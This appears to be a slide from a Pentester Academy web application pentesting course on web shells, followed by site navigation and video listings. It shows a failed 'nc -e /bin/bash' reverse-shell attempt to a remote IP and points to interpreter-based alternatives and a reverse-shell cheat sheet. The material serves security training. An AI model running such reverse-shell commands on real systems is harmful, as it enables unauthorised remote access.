

# Web Application Pentesting



Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: <http://www.securitytube-training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

# Web Shell: Using Python, PHP etc.

# Ubuntu Server: nc -e option ☹️

```
Ubuntu Server Web App Pentest [Running]
pentesteracademy@ubuntu:~$ nc
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46DdhklnrStUuvzC] [-i interval] [-P proxy_username] [-p source_port]
        [-s source_ip_address] [-T ToS] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [hostname] [port[s]]
pentesteracademy@ubuntu:~$ nc -e /bin/bash 192.168.1.10 10000
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46DdhklnrStUuvzC] [-i interval] [-P proxy_username] [-p source_port]
        [-s source_ip_address] [-T ToS] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [hostname] [port[s]]
pentesteracademy@ubuntu:~$
```

# Using Interpreters

- Python
- PHP
- Bash
- ...

# Reference Links

- <http://pauldotcom.com/2011/10/python-one-line-shell-code.html>
- <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

# Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




## Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Start Learning Today!

## Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86\_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86\_64 Assembly Language and Shellcoding on Linux